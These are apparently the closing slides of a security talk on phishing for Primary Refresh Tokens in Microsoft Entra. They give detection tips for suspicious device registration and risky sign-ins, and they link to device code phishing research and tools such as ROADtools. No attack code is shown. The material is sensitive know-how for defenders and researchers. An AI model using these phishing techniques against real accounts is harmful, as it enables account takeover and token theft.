
- Newly registered device with WHFB key registration, especially when non-Windows device or registered non-corporate device.
- Monitor for risky sign-ins with Identity Protection (Entra ID Premium P2 license required)

Further reading

- Blog on this topic:
  - https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/
- More on device code phishing:
  - https://aadinternals.com/post/phishing/
  - https://0xboku.com/2021/07/12/ArtOfDeviceCodePhish.html
  - https://github.com/secureworks/squarephish
  - https://www.blackhillsinfosec.com/dynamic-device-code-phishing/
- Script to automate the flow by @kiwids0220
  - https://github.com/kiwids0220/deviceCode2WinHello
- Research by Compass Security on registering FIDO keys with device code phishing
  - https://github.com/CompassSecurity/deviceCode2SecurityKey

All tools in the talk are based on the ROADtools framework/library

Open source at https://github.com/dirkjanm/ROADtools/



OUTSIDER SECURITY

Phishing the Phishing Resistant

Phishing for Primary Refresh Tokens in Microsoft Entra

Dirk-jan Mollema